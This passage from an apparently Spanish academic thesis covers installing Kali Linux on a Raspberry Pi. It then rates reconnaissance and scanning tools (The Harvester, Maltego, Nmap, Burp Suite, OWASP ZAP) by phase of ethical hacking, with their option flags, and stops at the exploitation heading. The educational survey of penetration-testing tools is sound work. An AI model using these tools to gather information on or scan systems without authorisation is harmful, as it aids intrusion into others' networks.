


Figura 3.6 Visualización de los pasos 3 al 9
Elaborado por: Autor

11. Ahora, se procederá a crear la partición usando la misma utilidad *parted*. Es aquí donde se usa los números previamente anotados, y se hará uso del comando *mkpart*. Luego, se usarán los números correspondientes a la partición existente sumándole uno al tercer número y luego los números previamente anotados. En este caso el comando a ingresar seria el siguiente:

    (parted) mkpart primary 7,199,9 3822,237,62.

12. Una vez ingresado ese comando se obtendrá una advertencia la cual se ignorará ingresando *i*. Posteriormente, se procede a usar nuevamente el comando *print* con el fin de confirmar que fue creada exitosamente y se procede a salir de la utilidad *parted*. Los pasos 11 y 12 pueden ser observados en la siguiente captura de pantalla:




Figura 3.7 Creación de la nueva partición en la memoria
Elaborado por: Autor

13. Ahora, se expande el valor de Filesystem para asegurar que el sistema tomará ventaja de todo el espacio disponible. Esto lo se realizará con el siguiente comando:

    resize2fs /dev/mmcblk0p2.

Figura 3.8 Expansión de valor de Filesystem
Elaborado por: Autor

14. Finalmente, se confirma que el espacio está disponible usando nuevamente el comando *df –h*, donde se podrá observar el nuevo tamaño disponible.




Figura 3.9 Confirmación de nuevo espacio disponible
Elaborado por: Autor

3.4. Análisis de Herramientas Destacadas

Finalizados los pasos anteriores, se tendrá como resultado una plataforma lista para ser usada como una herramienta de intrusión capaz de analizar una red de datos y encontrar sus vulnerabilidades.

A continuación, se realizará un análisis de las principales herramientas instaladas, las cuales se describirán de acuerdo a las fases del hacking ético explicadas en el capítulo 2, y por supuesto, exceptuando la última fase

(Presentar Informe). Cabe recalcar que la versión ARM para Kali Linux posee las herramientas básicas para cada etapa, a diferencia de la versión completa de escritorio la cual tiene aproximadamente 200 herramientas por defecto; en el caso de que se quisiera expandir el listado de herramientas Kali da la opción de descargar meta paquetes los cuales incluyen conjuntos de herramientas de acuerdo al meta paquete que se descargue (wireless, top 10, all, forense, entre otros).

Para el análisis de las herramientas, seguiremos los parámetros usados por la autora Yánez (2015), los cuales son:

Campos Descriptivos:

- Nombre de la herramienta
- Captura de pantalla de la herramienta
- Función Principal
- Características
- Versión
- Autor
- Sitio Web Oficial
- Licencia
- Opciones Disponibles
- Escrita en (Lenguaje de Programación)
- Fase del Hacking Ético a la que contribuye
- Datos técnicos
- Observaciones (Opcional)
- Valoración Final de la herramienta

Campos de Opciónn Múltiple:

- Modo de ejecuciónn (Consola, GUI, Web)
- Nivel de Complejidad (Básico, Intermedio, Avanzado)

Campos de Calificación: Se usará una escala del 1 al 5, donde uno representa la no existencia de la característica y cinco una aplicación óptima de la misma.

- Facilidad de Uso
- Calidad de resultados
- Presentación de los resultados

3.4.1. Fase de reconocimiento.

Como se explicó previamente, esta fase consiste en obtener toda la información posible sobre el objetivo. Kali Linux para esta etapa ofrece dos aplicaciones: *Maltego y The Harvester*.

Antes de evaluar dichas herramientas, se explicara dos comandos que pueden ser usados directamente en una terminal con el fin de obtener información de un objetivo (whois y nslookup). Estas son técnicas pasivas ya que no interactúan directamente con el objetivo y se basan en información pública para la recolección de información.

Whois

Según el RFC más reciente (3912), el comando *whois* se define como un protocolo de tipo TCP usado ampliamente para proveer de servicios de información en el internet. Originalmente cubría solo información de dominios, en la actualidad tiene un amplio rango de servicios de información. Este protocolo entrega información en un formato legible para cualquier persona (Daigle, 2004).

Para hacer uso de este protocolo basta con escribir directamente el comando y el sitio que se desea analizar en un terminal, lo cual se muestra en la siguiente captura con su debido resultado:




Figura 3.10 Uso del comando whois al sitio web nmap.org

Elaborado por: autor

En sistemas Linux y MacOS este comando viene por defecto mientras que en Windows debe ser descargado, igualmente existen varias páginas web que ofrecen estas búsquedas en una interfaz gráfica.

Nslookup

De acuerdo al RFC 2151, *nslookup* es un protocolo basado en TCP dedicada a descubrir servidores y sus direcciones IP (Shepard y Kessler, 1997). Pueden incluirse comandos para especificar lo que se desea encontrar, como es el caso de:

NS: Nombres de dominio de los servidores DNS.

MX: Información de los Servidores de correo.

ALL/ANY: ALL para Windows y ANY para Linux. Permite obtener toda la información registrada.

El comando tendría el formato siguiente: *nslookup -type= [NS | MX | ALL/ANY]* sitio.com




Figura 3.11 Uso del comando nslookup

Elaborado por: autor

The Harvester




Figura 3.12 Pantalla inicial de herramienta The Harvester

Elaborado por: Autor

Función Principal: Recopilar información pública de un sitio web, tales como subdominios, equipos, correos electrónicos, entre otros aspectos del objetivo (Pérez, 2015).

Según Martorella (2018), las características de “The Harvester” son:

Características:

- Sencilla: Su uso es muy simple directamente en la terminal.

- Orden: Permite observar los resultados agrupados en secciones.
- Efectiva: Brinda datos sobre la notoriedad de la compañía en internet.
- Usa motores de búsqueda para realizar reconocimiento pasivo.
- Permite exportar los resultados en formato HTML y XML.

  Versión: 3.0

  Autor: Christian Martorella

  Sitio Web Oficial: https://github.com/laramies/theHarvester

  Licencia: GNU GPLv2

  Opciones Disponibles: Se pueden editar varios parámetros para realizar búsquedas más específicas, automáticas o especificar tiempo y número de datos a analizar. Los parámetros son los siguientes:

- d: Dominio del sitio web a analizar.
- b: Fuente para recolección de datos: baidu, bing, bingapi, dogpile, google, googleCSE, googleplus, google-profiles, linkedin, pgp, twitter, vhost, virustotal, threatcrowd, crtsh, netcraft, yahoo, all.
- s: Empezar en el resultado X (Por defecto: 0)
- v: Verificar el nombre de host por resolución DNS.
- f: Grabar resultados en formato HTML y XML.
- n: Ejecuta una resolución invertida consultando todos los rangos descubiertos.
- c: Realizar un ataque de fuerza bruta DNS para los nombres de los dominios.
- t: Ejecuta descubrimiento de DNS del dominio de más alto nivel (Top-Level Domain).
- e: Usar un servidor DNS ingresado por el usuario.
- l: Limite el número de resultados a buscar.
- h: Usa base de datos SHODAN para las consultas de host descubiertos.

  Escrita en: Python

  Fase del Hacking Ético a la que contribuye: Reconocimiento, escaneo.

  Datos técnicos: Debe ser instalado el paquete python para su ejecución.

  Modo de ejecución: Consola

Nivel de Complejidad: Básico

Facilidad de Uso: 5

Calidad de resultados: 5

Presentación de los resultados: 5

Valoración final de la herramienta: Es una excelente herramienta para el arsenal de un auditor informático, permite obtener datos relevantes de la compañía objetivo como correos electrónicos, servidores, entre otros, y su facilidad de exportar a html los resultados nos brindan un informe fácil de leer que incluye gráficas y resultados detallados.

Maltego




Figura 3.13 Captura de la herramienta Maltego
Elaborado por: Autor

Paterva (2011), autor de la herramienta Maltego, establece que la misma posee las siguientes funciones, opciones disponibles, datos técnicos y demás características:

Función Principal: Maltego permite establecer relaciones entre entidades (personas, empresas, cuentas de red social, servidores, etc) usando información disponible públicamente en internet. Utiliza el concepto de “transformaciones” con lo cual se refiere a la operación

realizada sobre una entidad con el fin de obtener la información deseada, esta información puede ser presentada en 4 formas distintas (ver características).

Características:

- Intuitiva: Su interfaz gráfica permite observar los gráficos por cada entidad de manera ordenada y estos pueden ser movidas fácilmente en el área de trabajo para su organización.
- Inteligente: Utiliza OSINT, un mecanismo inteligente que permite encontrar, seleccionar y adquirir información de fuentes públicas relacionado la misma con las entidades escogidas.

Permite la distribución de elementos en 4 formas:

- Bloque: Es la distribución por defecto y los elementos se agrupan siguiendo tres reglas: (i) en bloque de nodos, (ii) ordenados por tipo de entidad, (iii) ordenados por el peso de la entidad, definiendo como peso al indicador de relevancia que utilizan los motores de búsqueda de transformaciones.
- Jerárquicamente: Distribución tipo árbol de los elementos.
- Distribución centralizada: Ubican las entidades con más “cercanía” al resto en el centro del mapa.
- Distribución Integral: Distancia entre cada nodo es mínima.

Versión: 4.1.0

Autor Paterva

Sitio Web Oficial: https://www.paterva.com/

Licencia: No comercial.

Opciones Disponibles: Las opciones de Maltego son llamadas transformaciones, el programa cuenta con alrededor de 72 transformaciones diferentes las cuales especificaran si se desea resolver DNS por servidores de correo electrónico, servidores de dominio, geolocalización, IPs, entre otros.

Escrita en: Java.

Fase del Hacking Ético a la que contribuye: Reconocimiento y escaneo.

Datos técnicos: En la página se indica que sus requisitos de hardware mínimos son 2GB RAM, 2GHz, 64Kb de ancho de banda y resolución de pantalla 1024×768. Y los recomendados 8GB RAM, Intel I7, más de 1Mb de ancho de banda y resolución de pantalla 1920×1080. En el caso de requisitos de software se especifica lo siguiente, instalación previa de Java versión 6 (1.6), esta instalación debe hacerla el usuario. No es compatible con Java versión 5 (1.5).

Modo de ejecución: GUI

Nivel de Complejidad: Intermedio/Avanzado

Facilidad de Uso: 4

Calidad de resultados: 5

Presentación de los resultados: 5

Valoración Final de la herramienta: Maltego es una herramienta muy poderosa que gracias al concepto de transformaciones permite establecer de forma gráfica y organizada las relaciones entre las entidades seleccionadas y la información pública que se analiza en los servidores de Paterva.

3.4.2. Fase de escaneo.

En esta etapa se pretende encontrar vulnerabilidades interactuando directamente con los equipos del objetivo, con el fin de encontrar puertos abiertos, información de sistemas usados o fallos generales en la seguridad. En esta imagen de Kali Linux diseñada para el Raspberry Pi, se contara con nmap, burpsuit y owasp-zap.

Nmap




Figura 3.14 Captura de pantalla de la herramienta nmap
Elaborado por: Autor

Según, Nmap. Org (2001), página oficial de de la herramienta Nmap, la misma posee las siguientes funciones y características:

Función Principal: Nmap es una herramienta de código abierto para exploración de redes y auditorias de seguridad. Usa paquetes IP para determinar que clientes están disponibles en la red, que servicios están ofreciendo esos clientes, el sistema operativo que usa, entre otros datos. Aunque es mayormente usado en auditorias de seguridad, muchos administradores de red lo usan para eventos rutinarios como inventario de red, administrar actualizaciones de servicios y monitorear el tiempo de actividad de un cliente o servicio.

Características:

- Potente: Fue diseñada para escanear rápidamente redes de gran tamaño, aunque su uso en redes simples es igual de efectivo.
- Flexible: Soporta técnicas avanzadas para la exploración de puertos abiertos en una red, su sistema operativo, barridos de ping, etc.
- Multiplataforma: Puede ser ejecutado en todos los sistemas operativos más populares.
- Gratis: Su descarga y ejecución no exige ningún registro, creación de cuenta o pago.

- Popular y Reconocido: Según datos en su sitio web ha sido descargado millones de veces y así mismo gracias a su gran capacidad ha recibido premios y ha sido presentado en artículos, estudios, películas, entre otros.

  Versión: 7.70

  Autor: Gordon Lyon (más conocido por su alias Fyodor Vaskovich)

  Sitio Web Oficial: https://nmap.org

  Licencia: GNU GPLv2

  Opciones Disponibles: Nmap ofrece una larga cantidad de parámetros los cuales serán encontrados detalladamente en el siguiente link: https://nmap.org/man/es/man-briefoptions.html. El formato que usará el comando tendrá la siguiente forma:

  nmap [Tipo(s) de Análisis] [Opciones] {especificación de objetivos}

  Escrita en: C, C++, Lua, Python

  Fase del Hacking Ético a la que contribuye: Escaneo

  Datos técnicos: La pagina oficial ofrece un manual de instalación para casi todos los temas sistemas operativos y sus requisitos.

  Modo de ejecución: Consola.

  Nivel de Complejidad: Intermedio/Avanzado.

  Facilidad de Uso: 4

  Calidad de resultados: 5

  Presentación de los resultados: 4

  Valoración final de la herramienta: Nmap nos ofrece una gran cantidad de opciones para identificar vulnerabilidades y equipos activos en una red ya sea de gran tamaño o una simple red local. Su interfaz es fácil de leer aunque sus resultados obligan a que el usuario tenga conocimientos previos sobre puertos, protocolos y servicios para poder entender los mismos.

Burp Suite




Figura 3.15 Pantalla principal de Burp Suite
Elaborado por: Autor

Según PortSwigger (2018), La función principal, características y opciones disponibles de la herramienta Burp Suite son:

Función Principal: Fue desarrollado para proveer una solución comprensiva para analizar la seguridad de aplicaciones web. Brinda soporte tanto en esta fase como en la de explotación.

Características:

- Rápido: Su interfaz es muy óptima y trabaja de manera muy eficiente según lo que desee hacer el auditor.
- Personalizado: Le permite al auditor automatizar varios tipos de pruebas y combinarlas con técnicas manuales.

Versión: 1.6

Autor: PortSwigger Ltd.

Sitio Web Oficial: https://portswigger.net

Licencia: Burp Suite Free License Agreement

Opciones Disponibles:

- Burp Proxy
- BurpSpider
- Burp Repeater

- Burp Sequencer
- Burp Decoder
- Burp Comparer
- Burp Intruder

  Escrita en: Java

  Fase del Hacking Ético a la que contribuye: Escaneo, explotación.

  Datos técnicos: Utiliza Oracle Java 1.6 o superior, posee una versión disponible para teléfonos iOS.

  Modo de ejecución: GUI

  Nivel de Complejidad: Avanzado

  Facilidad de Uso: 4

  Calidad de resultados: 5

  Presentación de los resultados: 5

  Valoración Final de la herramienta: Su versión sin costo brinda grandes aplicaciones para un auditor informático, permitiendo realizar intercepciones de solicitudes HTTP. El hecho de que permita su incorporación con todos los navegadores web populares la hacen una herramienta muy flexible y de amplio uso en varias industrias.

Owasp-zap




Figura 3.16 Owasp-zap analizando el sitio web la UCSG
Elaborado por: Autor

Función Principal: Esta herramienta permite encontrar vulnerabilidades en la seguridad de aplicaciones web, tanto automáticamente mientras se desarrollan las mismas, así como de forma manual en el caso de una auditoria informática (OWASP, 2018).

Características:

- Multiplataforma
- Uso fácil y sencillo
- Completamente gratis y de código abierto
- Amplia documentación en linea

Versión: 2.7.0

Autor: OWASP (Open Web Application Security Project)

Sitio Web Oficial: www.owasp.org

Licencia: Apache

Opciones Disponibles: De acuerdo al sitio web oficial sus opciones más usadas y populares son:

- Servidor proxy de interceptación.
- Rastreadores web tradicionales y por AJAX.
- Escáner automatizado.
- Escáner pasivo.
- Navegación forzada.
- Fuzzer
- Soporte para WebSocket.

Escrita en: Java

Fase del Hacking Ético a la que contribuye: Escaneo, explotación.

Datos técnicos: Requiere de Java 7 como requisito previo a su instalación.

Modo de ejecución: GUI

Nivel de Complejidad: Intermedio

Facilidad de Uso: 5

Calidad de resultados: 5

Presentación de los resultados: 5

Valoración Final de la herramienta: Herramienta muy útil tanto para desarrolladores como auditores informáticos. Posee varias

herramientas que nos ayudarían a encontrar vulnerabilidades en las diferentes aplicaciones web.

3.4.3. Fase de explotación.

En esta etapa se aprovechan las vulnerabilidades encontradas y se logra obtener acceso al sistema objetivo. En Kali hay dos herramientas en su versión para Raspberry que nos ayudaran con esta fase: Metasploit Framework y SET.

Metasploit Framework

